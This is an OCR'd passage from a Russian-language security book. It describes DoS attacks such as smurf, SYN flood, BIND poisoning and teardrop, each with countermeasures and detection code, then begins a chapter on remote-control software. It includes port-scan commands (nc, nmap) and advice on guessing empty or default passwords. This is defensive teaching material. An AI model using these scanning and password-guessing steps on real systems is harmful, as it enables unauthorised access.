Понять заражение кеша DNS поможет следующий рисунок:



Общие атаки DoS

Некоторые атаки DoS воздействуют на системы разного типа, поэтому назовем такие атаки *общими* (generic). Разумеется, они принадлежат одной из категорий: захват полосы пропускания или истощение ресурсов. Общепринятым в атаках такого рода является манипулирование протоколами. Использование ICMP в неблаговидных целях позволит одновременно воздействовать на несколько систем. Например, можно послать почтовую бомбу (email bomb),

направив целевой системе тысячи сообщений электронной почты, что полностью истощит ресурсы почтового сервера. Вирус Melissa предназначался не для атак DoS, однако на волне множества почтовых сообщений он способен "подвесить" почтовый сервер.

Невозможно рассмотреть все условия отказа в обслуживании, поэтому сосредоточимся на атаках DoS, воздействующих на наибольшее число компьютерных систем разного типа.

Smurf

Популярность:	*9*
Простота:	*8*
Результативность:	*9*
Степень риска:	*9*

Атака smurf относится к наиболее опасной разновидности DoS, поскольку имеет эффект усиления, являющийся результатом отправки прямых широковещательных запросов ping к системам, которые обязаны послать ответ. Запрос направляется либо на сетевой адрес, либо по адресу широковещательной рассылки, но в любом случае устройство должно выполнить преобразование уровня 3 (IP) к уровню 2 (сетевой), как этого требует RFC 1812 "Requirements for IP Version 4 Routers" (Требования к маршрутизаторам протокола IP версии 4). В стандартной сети класса С (24-разрядное выделение адресов) сетевым адресом будет .0, а адресом широковещательной рассылки — .255. Прямая широковещательная рассылка обычно служит для диагностики, позволяя выявить работающие системы без запроса по ping каждого адреса из диапазона.

Атака smurf пользуется особенностями прямой широковещательной рассылки и требует как минимум трех участников: атакующий, *усиливающая сеть* и жертва. Атакующий посылает мистифицированный пакет ICMP ECHO по адресу широковещательной рассылки усиливающей сети. Адрес источника этого пакета заменяется адресом жертвы, чтобы представить дело так, будто именно целевая система инициировала запрос. Затем начинается всеобщая свалка. Поскольку пакет ECHO послан по широковещательному адресу, все системы усиливающей сети возвращают жертве свои ответы (если только конфигурация не определяет другого поведения). Послав один пакет ICMP в сеть из 100 систем, атакующий инициирует усиление атаки DoS в сто раз. *Коэффициент усиления* зависит от состава сети, поэтому атакующий ищет большую сеть, способную полностью подавить работу системы-жертвы.

Рассмотрим простой пример. Предположим, что атакующий послал 14 Кбайт непрерывного трафика ICMP на широковещательный адрес усиливающей сети, содержащей 100 систем. Сеть атакующего подключена к Интернету двухканальным соединением ISDN, усиливающая сеть — линией Т3 со скоростью обмена 45 Мбит/с, а сеть-жертва — линией Т1 (1.544 Мбит/с). Подсчет показывает, что атакующий может сгенерировать трафик 14 Мбит/с в целевой сети, у которой практически не останется шансов продолжить нормальную работу, поскольку будет полностью занята вся полоса пропускания линии Т1.

Одним из вариантов атаки является *fraggle* (осколочная граната). Эта атака базируется на smurf, но использует пакеты UDP вместо ICMP. Атакующий посылает обманные пакеты UDP по адресу широковещательной рассылки

усиливающей сети, обычно на порт 7 *(эхо)*. Каждая система сети, в которой разрешен ответ на эхо-пакеты, возвратит пакеты системе-жертве, в результате чего будет сгенерирован большой объем трафика. Если в системах усиливающей сети запрещены эхо-ответы, системы будут генерировать сообщения ICMP о недостижимости, и полоса пропускания все равно будет захватываться ненужным трафиком.

Контрмеры

Предотвратить эффект усиления позволит запрет операций прямой широковещательной рассылки на всех граничных маршрутизаторах. В устройствах Cisco нужно применить команду no ip directed-broadcast. В Cisco IOS версии 12 прямая широковещательная рассылка запрещена по умолчанию. Команды для других устройств описаны в технической документации.

Дополнительно можно установить в операционной системе режим "тихого" отброса широковещательных эхо-пакетов ICMP.

SOLARIS 2.6, 2.5.1, 2.5, 2.4 И 2.3 Для предотвращения ответа на широковещательные запросы ECHO в системах Solaris нужно добавить в файл /etc/rc2.d/S69inet следующую строку:

```
ndd -set /dev/ip ip_respond_to_echo_broadcast 0
```

LINUX Для предотвращения ответа на широковещательные запросы ECHO в системах Linux можно воспользоваться функцией брандмауэра на уровне ядра (с помощью ipfw). Проверьте, что этот режим указывается во время компиляции ядра и выполните следующие команды:

```
ipfwadm -I -a deny -P icmp -0 10.10.10.0 -S O/O 0 8
ipfwadm -I -a deny -P icmp -D 10.10.10.255 -S O/O 0 8
```

Замените 10.10.10.0 сетевым адресом, а 10.10.10.255 — адресом широковещательной рассылки.

FREEBSD FreeBSD версии 2.2.5 и выше по умолчанию запрещают прямые широковещательные рассылки. Включение/выключение производится параметром sysctl в net.inet.icmp.bmcastecho.

AIX По умолчанию AIX *4.x* запрещает ответы на запросы по широковещательным адресам. Команда по с атрибутом bcastping позволит включить/выключить ответы. Эта команда предназначена для конфигурирования сетевых атрибутов работающего ядра, причем атрибуты должны получать значения при каждой перезагрузке системы.

Все Варианты UNIX Предотвратить формирование хостами ответов на атаку fraggle позволит отмена echo и chargen в /etc/inetd/conf (поместите символ "#" в начало строки каждой службы).

Атака на сайты Важно предотвратить использование сайта в качестве усилителя атаки, но еще важнее выявить, что сайт используется для проведения подобной атаки. Следует сократить трафик ICMP и UDP на граничных маршрутизаторах до объема, действительно необходимого системам сети, либо ограничиться определенным типом трафика ICMP. Разумеется, это не предотвратит захвата полосы пропускания посредством атак smurf и fraggle. Рекомендуем совместно с провайдером сократить трафик ICMP восходящего протока.

Усилить защиту позволит установка режима CAR (Committed Access Rate — подтвержденный уровень доступа), реализованного в Cisco IOS 1.1CC, 11.1CE и 12.0. В этом случае трафик ICMP ограничивается разумной величиной, например, на уровне 256 или 512 Кбайт.

Обнаружив использование сайта в атаке, прежде всего нужно обратиться в сетевой операционный центр (NOC) провайдера Интернета. Помните, что трудно найти источник атаки, но возможно. Совместно с провайдером придется исследовать усиливающий сайт, являющийся источником обманных пакетов. Если сайт атакован, то испускаемые им пакеты являются законными, как и все остальные пакеты сети.

Систематическая проверка каждого маршрута, начиная от усиливающего сайта восходящего потока, позволит "проиграть атаку назад" до исходной сети. Для этого нужно на каждом шаге выявлять интерфейс обманных пакетов и отслеживать источник их поступления. Автоматизировать эту работу поможет сценарий dostracker на языке Perl группы MCI, который способен отследить регистрацию в маршрутизаторах Cisco и обманную атаку до ее реального источника. К сожалению, этот сценарий не подойдет, если нет доступа ко всем задействованным в атаке маршрутизаторам.

Рекомендуем внимательно изучить документ RFC 2267 "Network Ingress Filtering: Defeating Denial of Service Attacks which employ IP Source Address Spoofing" (Фильтрация сетевых вторжений: Защита от атак отказа в обслуживании с обманными IP-адресами источника), созданный Паулем Фергюсоном (Paul Ferguson) из Cisco Systems и Дениэлом Сени (Daniel Senie) из Blazenet.

Переполнение SYN

Популярность: 7
Простота: 8
Результативность: 9
Степень риска: 8

Пока не стали модными атаки smurf, наибольшие разрушения создавали атаки DoS типа "переполнение SYN". Рассмотренная выше атака PANIX может служить первым примером опустошающего действия и эффективности переполнения пакетами SYN.

Во время инициализации соединения TCP происходит процесс троекратного подтверждения (см. рис. 11.1).




Рис. 11.1. Соединение SYN

В обычных условиях пакет SYN отсылается с определенного порта системы А на определенный порт системы В, причем последний находится в режиме прослушивания (LISTEN). В этот момент потенциальное подключение к системе В имеет состояние SYN_RECV. В этом состоянии система В попытается возвратить системе А пакет SYN/ACK, после чего система А пошлет пакет ACK, и соединение перейдет в состояние ESTABLISHED (установлено).

Такой способ прекрасно работает в обычных условиях, но будучи уязвимым позволяет атакующему создать условия DoS. Проблема в том, что многие системы заранее выделяют определенный объем ресурсов для потенциального соединения, т.е. соединения, которое может быть установлено в случае успеха подтверждения. Большая часть систем способна обслужить сотни одновременных подключений к определенному порту (например, 80), тем не менее достаточно десятка или более того *потенциальных* соединений, чтобы полностью занять все доступные ресурсы. Именно этим пользуются нападающие в атаке SYN.

Во время инициализации атаки переполнения SYN нападающий посылает пакет SYN из системы А в систему В, но подменяет исходный адрес адресом несуществующей системы. Как и прежде, В попытается послать пакет SYN/ACK на мистифицированный адрес. Если бы этот адрес принадлежал реальной системе, она бы ответила пакетом RST, поскольку не запрашивала установление соединения. Однако атакующий пользуется адресом несуществующей системы, поэтому, послав SYN/ACK, система В никогда не получит пакет RST. Потенциальное соединение остается в состоянии SYN_RECV и помещается в очередь соединений, где и будет находиться, пока не закончится время, отведенное на установление соединения. Значение тайм-аута отложенных соединений зависит от операционной системы, но не может быть меньше 75 с (в некоторых неудачных реализациях IP это значение достигает 23 мин). Поскольку время существования обычного соединения мало, атакующему достаточно послать лишь несколько пакетов SYN с интервалом в 10 с, чтобы полностью отключить один из портов. Атакуемая система не сможет очистить фоновую очередь соединений до получения нового запроса SYN.

Для реализации атаки переполнения SYN не требуется большой полосы пропускания — "нокаутировать" обычный промышленный web-сервер можно по модемной линии связи 14.4 Кбит/с. Кроме того, атака проводится скрытно — обманные адреса источников в пакетах SYN существенно усложняют поиск нападающего. Атаки такого рода уже давно изучены специалистами по защите, причем созданы программные средства проверки доверительных отношений между системами (http://www.2600.com/phrack/p48-14.html).

Контрмеры

Выявить состояние атаки позволяет команда netstat (если она реализована в данной операционной системе). Наличие большого количества соединений в состоянии SYN_RECV служит хорошим индикатором проведения атаки переполнения SYN.

Рассмотрим четыре основных рекомендации по защите от атаки переполнения SYN. Каждая из них имеет собственные достоинства и недостатки. Помните, что трудно выявить нападающего, поскольку в пакетах подменяется адрес

источника, однако иногда помогает сценарий dostracker группы MCI (необходим доступ к каждому маршрутизатору участка на пути к атакующей системе).

Увеличение размера очереди соединений Реализации стека IP разных разработчиков немного отличаются, но, как правило, можно настроить размер очереди подключений для снижения влияния атаки переполнения SYN. Это полезное, но не оптимальное решение, поскольку требуются дополнительные ресурсы, что влияет на производительность системы.

Уменьшение тайм-аута установления соединения Сокращение времени тайм-аута помогает снизить эффект атаки SYN, но не является оптимальным решением проблемы.

Установка обновлений, позволяющих выявить и устранить атаки SYN Многие современные операционные системы имеют встроенные средства выявления и защиты от атак переполнения SYN. Список операционных систем и существующих для них обновлений приведен в информационном сообщении CERT номер CA-96:21: "TCP SYN Flooding and IP Spoofing Attacks".

Широкое распространение атак SYN привело к созданию новых методов борьбы с состоянием DoS. Например, ядро Linux 2.0.30 и выше имеет средство *SYN cookie*. Если оно установлено, ядро выявляет и регистрирует все атаки SYN. Затем включается криптографический протокол SYN cookie, поддерживающий работу законных пользователей с системой, несмотря на жестокую атаку.

В Windows NT 4.0 SP2 и выше реализован динамический фоновый механизм (см. статью Q142641 в Microsoft Knowledge Base). Когда размер очереди подключений увеличивается до заранее установленного значения, система автоматически выделяет дополнительные ресурсы, так что очередь соединений никогда не переполняется.

Реализация средств обнаружения вторжений (IDS) Некоторые сетевые программы IDS способны выявлять и активно противодействовать атакам SYN. Атака обнаруживается по усилению потока пакетов SYN, не имеющих надлежащих ответов. IDS может послать атакуемой системе пакет RST, который соответствует первоначальному запросу SYN. Это поможет атакуемой системе восстановить работу очереди подключений.

Для выявления переполнения SYN в Network Flight Recorder следует настроить код ncode:

```
#
# Выявление переполнения SYN (SYN FLOOD)
#
synflood_schema = library_schema:new( 1, [ "time", "ip", "ip", "ethmac" ],
scope() ) ;
count = 0 ;
dest = 0;
source = 0;
ethsrc = 0;
maxcount = 80;
maxtime = 1;
time = 0;
filter synflood ip ( )
{
```

```
        if ((tcp.is) || (udp.is))
        {
            # Если в течение 1 секунды в точку назначения
            # посылается более 90 пакетов SYN, значит, мы
            # имеем дело с состоянием SYN FLOOD.
            # Анализируем ACK и RST. Если они приходят из одного источника,
            # считаем одно событие.
        if ( byte(ip.blob, 13) == 2 ) п Устанавливаем только флаг SYN
        {
            if (dest == ip.dest)
                count = count + 1 ;
            else
            {
                dest = ip.dest;
                count = 0;
            }
        }
        }
        ethsrc = eth.src;
        source = ip.source;
        time = system.time;
    }
    filter dishesdone timeout ( sec: 1, repeat )
    {
        if (count >= maxcount)
        {
        echo("Found SYN FLOOD! Time; ", time, "\n");
        # регистрируем system.time,
        # source, dest, ethsrc
        # в the_recorder_synflood;
        dest = 0;
        count = 0 ;
        }
    }
    the_recorder_synflood=recorder("bin/histogram
    packages/sandbox/synflood.cfg",
        "synflood" ) ;
```

Атака DNS

Популярность: 6
Простота: 4
Результативность: 9

Степень ***риска:*** 6

В 1997 г. исследовательская группа по защите систем Secure Networks Inc. (SNI), **теперь — Network Associates Inc.** (NAI), **опубликовала сообщение о нескольких уязвимых местах в реализации BIND** (NAI-0011 — **BIND Vulnerabilities and Solutions). Версии BIND ниже** 4.9.5+P1 **кешируют фальсифицированную информацию, когда разрешена рекурсия DNS. Эта операция позволяет серверу имен обслуживать запросы о зонах или доменах, которые не входят в его**

компетенцию. После получения запроса о зоне или домене, который не обслуживается данным сервером имен, сервер пересылает запрос авторизированному серверу имен нужного домена. Получив ответ от авторизированного сервера, первый сервер имен возвращает результат запросившей системе.

К сожалению, рекурсивные операции в уязвимой версии BIND позволяют атакующему заразить кеш сервера имен, проводящего рекурсивную обработку запроса. Это называется атакой *обмана записи PTR*, причем атака действует на процесс отображения IP-адресов в имена. В этом процессе участвуют доверительные отношения между хостами, на основе которых производится преобразование имен, тем не менее существуют предпосылки для атаки DNS DoS. Например, атакующий может убедить целевой сервер имен, что имя www.abc-company.com принадлежит несуществующему адресу 0.0.0.10. Когда пользователь попытается обратиться к www.abccompany.com, то не получит ответа от 0.0.0.10, что заблокирует работу www.abccompany.com.

Контрмеры

Во избежание проблем с BIND следует провести обновление до версии 4.9.6 или 8.1.1 и выше. Поскольку слабым местом BIND является кеш, рекомендуем использовать ту версию, в которой данная проблема устранена. Дополнительная информация приведена на http://www.isc.org/bind.html. Сведения о заплатках конкретных реализаций указаны в информационном сообщении CERT номер CA-97.22: BIND - the Berkeley Internet Name Daemon.

Атаки DoS против UNIX и Windows NT

Системы UNIX широко используются на протяжении последних 20 лет. Им свойственны мощь, элегантность и способность выполнять невероятные задачи. Разумеется, обратной стороной становится потенциальная опасность нарушения защиты. В течение всего времени применения постоянно выявляются условия для атак DoS во многих версиях UNIX.

Подобно UNIX, системы Windows NT с космической скоростью приобретают популярность в сетях корпоративной Америки. Консерваторы оспаривают мощь этой операционной системы, однако не вызывает сомнений, что Windows NT предлагает богатый набор функций. Как и в UNIX, широкие функциональные возможности создают условия для формирования DoS в самой операционной системе NT или в ее приложениях.

Большую часть атак отказа в обслуживании можно разделить на две категории: удаленные и локальные. В каждой из категорий присутствует множество условий DoS. Мы не будем подробно исследовать все возможные типы атак, а сосредоточимся на конкретных примерах, демонстрирующих теоретические основы атаки DoS.

Удаленные атаки DoS

В настоящее время большая часть условий DoS связана с ошибками программирования реализаций стека IP. В главе 2 отмечалось, что разработчики по-разному реализуют стек IP, что позволяет идентифицировать любой стек. Реализация IP — весьма сложная и постоянно совершенствующаяся задача, так что всегда присутствует определенный уровень ошибок программирования.

Основой многих атак были и остаются специальные пакеты или последовательности пакетов, посылаемые целевой системе и эксплуатирующие ошибки в ее реализации. Ответная реакция системы может быть разной: от неправильной обработки пакетов до полного краха системы.

Перекрытие фрагментации IP

Популярность: 7
Простота: 8
Результативность: 9
Степень риска: 8

Атакующий может использовать уязвимость восстановления пакетов в определенной реализации стека IP. Пересекая различные сети, пакеты подразделяются на более мелкие части (фрагменты) в зависимости от параметра MTU (Maximum Transmission Unit — максимальный пересылаемый элемент) конкретной сети. Атака teardrop (капающие слезинки) характерна для старых ядер Linux, не способных корректно обрабатывать перекрытие фрагментов IP. Ядро Linux проверяет длинные части на допустимый размер, для коротких фрагментов такая проверка не производится. Следовательно, тщательно сконструированные пакеты, направляемые уязвимой системе Linux, способны вызвать ее перезагрузку или остановку. Такой атаке могут подвергаться не только системы Linux, но и Windows NT/95, поскольку существуют производные утилиты (newtear.c, syndrop.c, boink.c).

Контрмеры

Условия для атаки такого рода устранены в версиях ядра 2.0.ж, 2.2.*x* и во всех последующих версиях. Обновите систему до 2.0.*x* или 2.2.*x*, при этом будет устранена не только уязвимость фрагментации IP, но и многие другие ошибки системы.

В системах Windows NT уязвимость фрагментации IP устраняется заплатками, выпущенными после Service Pack 3. В общем случае пользователям Windows NT следует модернизировать систему до самого последнего пакета обновления, поскольку будут устранены и другие ошибки в реализации защиты. Пользователям Windows 95 необходимо установить все соответствующие обновления. Пакеты обновления доступны по адресу ftp://ftp.microsoft.com /bussys/winnt/winnt-public/fixes/usa/.

Утечки в спулинге Windows NT: Named Pipes поверх RPC

Популярность: 4
Простота: 8
Результативность: 7
Степень риска: 6

В Windows NT происходит утечка из памяти при применении spoolss.exe, что позволяет неавторизованному пользователю подключиться к \\server\PIPE\SPOOLSS и захватить всю доступную память целевой системы. Проблема усугубляется тем, что атака может осуществляться через нулевой сеанс, даже

если установлен режим RestrictAnonymous (ограничение анонимного доступа). Атаку нужно проводить длительное время — только в этом случае удастся полностью "отключить" целевую систему. Однако медленный захват ресурсов упрощает выявление нападения.

Контрмеры Для защиты от атаки через нулевой сеанс удалите параметр SPOOLSS из ключа системного реестра HKLM\System\CCS\Services\LanmanServer\Parameters\NullSessionPipes (REG_MULTI_SZ). Однако это не устранит возможности проведения атаки авторизированным пользователем системы.

Атака DoS переполнения буфера в FTP-сервере IIS

Популярность: 5
Простота: 3
Результативность: 7
Степень риска: 5

В главе 7 было показано, что атака переполнения буфера весьма эффективно ломает защиту уязвимой системы. Кроме того, эта атака помогает сформировать условия отказа в обслуживании. Если переполнение буфера не обеспечивает получения права суперпользователя, многие атакующие стараются удаленно вызвать крах уязвимого приложения.

Служба FTP сервера Internet Information Server (IIS 3.0 и 4.0) уязвима к переполнению буфера командой list, что позволяет удаленно вызвать крах соответствующего программного сервера. Команда list доступна только после аутентификации, однако анонимный пользователь FTP сразу же получает право на ее применение. Важно понимать уровень риска, связанный с условиями DoS, и то, что риск увеличивается, если злоумышленнику удается исполнить произвольный код в целевой системе, воспользовавшись переполнением буфера.

Контрмеры Пакет обновления Service Pack 5 и заплатки, выпущенные после Service Pack 4, позволяют устранить эту уязвимость. Заплатки, выпущенные после Service Pack 4, можно получить по адресу ftp://ftp.microsoft.com/bussys/iis/iis-public/fixes/usa/security/ftpls-fix/.

Локальные атаки DoS

Большее распространение получили удаленные атаки DoS, тем не менее следует обратить внимание и на локальные атаки отказа в обслуживании. Существуют разнообразные многопользовательские системы, в которых авторизированный пользователь способен провести атаку DoS. При этом нападающий либо захватывает системные ресурсы, либо применяет в собственных целях ошибки в существующих программах. В обоих случаях нарушается доступ к системе законных пользователей. В системах UNIX и NT известно множество разновидностей локальной атаки DoS. Мы обсудим только истощение ресурсов Windows NT и использование ошибок программирования UNIX.

Windows NT 4.0 Terminal Server и Proquota.exe

Популярность: 2
Простота: 4
Результативность: 7
Степень риска: 4

Классическим примером истощения ресурсов является захват дискового пространства сверх установленной квоты. Дисковые квоты известны в мире UNIX уже давно, но в Windows NT они в новинку. Система Windows NT Terminal Server Edition в редакции SP4 разрешает обычному пользователю применять дисковые квоты Windows NT с помощью параметра %systemdrive%. В результате доступ к системе будет закрыт для всех пользователей, которые не имеют локальных кешированных копий профилей доступа. Атака DoS такого рода запрещает отключение пользователей, у которых превышена дисковая квота. Однако можно удалить процесс proquota.exe для обмана этого ограничения и благополучно выйти из системы. Удалить proquota.exe несложно, поскольку этим процессом владеет пользователь, а не система.

Контрмеры Правила защиты требуют хранения системных файлов и пользовательских данных в разных дисковых разделах. Каталог %systemdrive% нужно поместить в раздел, отличный от того, что применяется для файлов с пользовательским доступом. Кроме того, поместите профили в незагружаемый раздел и пользуйтесь ими только при необходимости.

Паника ядра

Популярность: 2
Простота: 1
Результативность: 7
Степень риска: 3

В ядре Linux версии 2.2.0 потенциальные условия DoS возникают, когда отдельные файлы ядра отсылаются на печать программой `ldd` (вывод взаимозависимостей совместно используемых библиотек). Уязвимость связана с вызовом из программы `ldd` функции `munmap` (), которая отображает или не отображает файлы/устройства в память. При определенных условиях `munmap ()` может перезаписать критически важные области памяти ядра и привести систему в состояние паники или даже вызвать перезагрузку. Это, конечно, экстраординарная уязвимость, но она отражает основные концепции атаки DoS на ядро системы. Во многих случаях непривилегированный пользователь способен исказить важную область памяти ядра, воспользовавшись в собственных целях программной ошибкой. Результатом обычно становится состояние паники ядра (kernel panic).

Контрмеры Заплатка для защиты ядра включена в версию 2.2.1. Сложно уберечь операционную систему и ее компоненты от программных ошибок, если остается закрытым исходный код. Однако и во многих бесплатных версиях UNIX имеются ошибки программирования и уязвимость защиты системы.

Часть IV

Взлом программного обеспечения

Глава 12

Уязвимость систем удаленного управления

Бремя глобально взаимосвязанной экономики приводит к необходимости повсеместного удаленного управления. Обслуживающий персонал уже не в состоянии посещать каждое место, где находится неправильно действующий компьютер, поэтому широкое распространение получило программное обеспечение удаленного управления (remote control software).

К продуктам такого рода относятся pcAnywhere, ControlIT, ReachOut и Timbuktu. Они оказывают большую помощь администраторам, избавляя их от необходимости бежать к пользовательским компьютерам, чтобы диагностировать возникшую проблему или выполнить ту или иную работу. К сожалению, эти программы часто неправильно конфигурируются и имеют дыры в защите. Атакующим открываются доступ к системе, возможность получения важной информации или, что еще хуже, проведения атаки на всю компанию под прикрытием законного пользователя уязвимого компьютера.

В этой главе обсуждаются методы исследования атакующими сетевых систем и использования плохо сконфигурированных систем в собственных целях. Помимо этого, даются рекомендации по заделке дыр в защите.

Пример взлома программного обеспечения: случайный доступ к root из Web

Три года назад на своем любимом канале IRC (#hackers) я столкнулся с просьбой неизвестного участника дискуссии по имени AntiFreeze: "Помогите взломать файл паролей". Помня о случае с Nervous Nellie (когда на другом конце соединения оказался агент ФБР), я перешел в режим закрытого сеанса связи и начал осторожно выяснять у AntiFreeze подробности.

Меня интересовало, почему он хочет взломать файл паролей и где он его взял. AntiFreeze ответил, что загрузил его с популярного университетского web-сервера, причем это оказался незакрытый файл /etc/passwd! Сначала я не поверил собеседнику. Как это могло случиться?

AntiFreeze рассказал, что обнаружил новую брешь в web-серверах PHF и с помощью удаленной команды к этому серверу вывел на экран своего компьютера системный файл /etc/passwd с хэшами DES. Все было сделано одной командой, а атака проводилась через порт TCP номер 80, против чего нельзя защититься только маршрутизаторами и брандмауэрами.

Современные атаки гораздо изощреннее старых методов PHF. И сегодня по-прежнему актуален риск, создаваемый плохо обслуживаемыми web-сайтами.

Исследование программ удаленного управления

Любой сетевой продукт прослушивает подключения на определенных портах хоста. Номер и тип порта полностью зависят от программного обеспечения. С помощью сканера портов можно проверить все компьютеры сети и найти машины, исполняющие программы удаленного управления. Удивительно, как много пользователей устанавливает такие программы без авторизации доступа.

В таблице 12.1 приведен список программ удаленного управления и порты прослушивания, используемые по умолчанию. Многие программы разрешают применять любой из незадействованных портов (что отмечено в таблице).

Таблица 12.1. ***Программы удаленного управления и порты, используемые по умолчанию***

Программа	TCP	UDP	Разрешен альтернативный порт
Citrix ICA	1494	1494	Неизвестно
pcAnywhere	22, 5631, 5632, 65301	22, 5632	Да
ReachOut	43188	Нет	Нет
Remotely Anywhere	2000, 2001	Нет	Да
Remotely Possible/ControlIT	799, 800	800	Да
Timbuktu	407	407	Нет
VNC	5800, 5801...	Нет	Да

ВНИМАНИЕ Программа pcAnywhere допускает изменение портов для Data (5631) и Status (5632), но не с помощью графического интерфейса. Для установки портов запустите REGEDT32.EXE и измените следующие ключи системного реестра:
HKLM\SOFTWARE\SYMANTEC\PCANYWHERE\CURRENTVERSION\SYSTEM\TCPIPDATAPORT
HKLM\SOFTWARE\SYMANTEC\PCANYWHERE\CURRENTVERSION\SYSTEM\TCPIPSTATUSPORT

Помните, что необходимо изменить номер порта как на хосте, так и на вызывающем его компьютере. При изменении порта только на одной стороне соединения по умолчанию будет использован порт TCP номер 65301. Для сканирования портов из среды Windows рекомендуем утилиту WS_Ping Pro Pack от Ipswitch (http://www.ipswitch.com), способную работать с диапазоном IP-адресов. Недостатком WS_Ping является необходимость указания каждого порта вручную (WS_Ping Pro не может сканировать несколько отдельных портов). Можно также применить сценарий netcat (http://www.avian.org) для Windows NT и проверить диапазон IP-адресов вместе с несколькими портами удаленного управления. Соответствующая команда netcat имеет вид:

```
nc -z -v -n -w 2 192.168.10.251 407 799 1494 2000 5631 5800 43188
```

Для сканирования портов из Linux подойдет утилита nmap (http://www.insecure.org), проводящая поиск во всей подсети:

```
nmap -sS -p 407, 799, 1494, 2000, 5631, 5800, 43188 -п 192.168.10.0/24
```

Как всегда, рекомендуем сценарий на языке Perl с web-сайта этой книги (www.osborne.com/hacking) для сканирования нескольких сетей и выявления всех нужных систем.

Подключение

Узнав о точке подключения системы удаленного управления персонального компьютера или сервера, атакующий, скорее всего, попытается получить доступ к этой службе. В конфигурации по умолчанию многие программы удаленного управления разрешают анонимный доступ без указания имени и пароля.

Единственный способ проверки, защищено ли программное обеспечение паролем, состоит в ручном подключении к соответствующей программе. Не следует полагаться на сценарии автоматической проверки. Полную версию приложения удаленного управления (например, Timbuktu или ControlIT) можно загрузить из Интернета. Кроме того, совершенно бесплатно доступны демонстрационные версии и версии с истечением срока эксплуатации (trial version).

Установите нужное программное обеспечение и попытайтесь подключиться к целевой системе. Может быть, один из пользователей оставил пустой пароль? Если на вашем экране нет приглашения на ввод имени пользователя, то появится окно управления удаленной системой.

Если атака не пройдет, придется исследовать пользователей системы (см. главу 3) и проверить все полученные учетные записи. Многие программы удаленного управления по умолчанию используют встроенную аутентификацию NT и существующие в системе имена/пароли. Получив одно из системных имен, еще раз попытайтесь подключиться к удаленной системе и проверьте всех пользователей, вводя пароли <пробел>, *<имя_пользователя>*, password, admin, secret, *<название_компании>* и т.д. Если же и это не поможет, следовательно, система защищена по крайней мере паролем.

Уязвимые места

Мы уже не раз говорили, что уровень защиты системы определяется самым слабым звеном. Однако для систем удаленного управления все обстоит иначе. Если хост будет взломан (см. главу 5), атакующий сможет использовать различные уязвимые места системы для того, чтобы впоследствии подключиться законным образом. Например, некоторые старые программы не шифруют имя/пароль, позволяя атакующему извлекать нужный файл как в пределах сети, так и вне ее. Единственным методом определения уровня защиты было и остается самотестирование.

Программы удаленного управления имеют несколько уязвимых точек, и проверить придется каждую из них. Перечислим некоторые из известных проблем:

- Имя/пароль открытым текстом
- Замаскированный пароль (зашифрованный слабым криптографическим алгоритмом, например подстановкой)
- Открываемые пароли (извлекаются из графической оболочки удаленно или локальным копированием файлов)
- Загрузка профилей

Имя/пароль открытым текстом

Популярность: 6
Простота: 8
Результативность: 10
Степень риска: 8

Remotely Possible 4.0 от Computer Associates не защищает хранящиеся имена пользователей и пароли. На рис. 12.1 показано, что в файле \PROGRAM FILES\AVALAN\REMOTELY POSSIBLE\MAIN.SAB имена и пароли записаны открытым текстом!




Рис. 12.1. В окне текстового редактора видно, что Remotely Possible 4.0 хранит имена и пароли открытым текстом: пользователь TEST имеет пароль abcabc

После обнаружения этой уязвимости компания Computer Associates выпустила заплатку, обеспечивающую определенный уровень шифрования. В новой версии ControlIT 4.5 также поддерживается шифрование паролей в файле MAIN.SAB. Но надолго ли этого хватит?

Замаскированные пароли

Популярность: 6
Простота: 6
Результативность: 10
Степень риска: 8

ControlIT 4.5, следующая версия Remotely Possible 4.0, похоже, исправила ошибки предыдущего варианта, связанные с хранением имени/пароля открытым текстом. Но вместо реализации настоящего шифрования паролей, применено простое кодирование заменой символов, причем защищаются только пароли. Например, вместо пароля abcdabcd в файл записывается:

p | x d p | x d

Зная об этом, можно отобразить все символы алфавита и расшифровать любой пароль. Имя пользователя, как и прежде, хранится открытым текстом.

Открываемые пароли


Популярность: 9
Простота: 9
Результативность: 10
Степень риска: 9

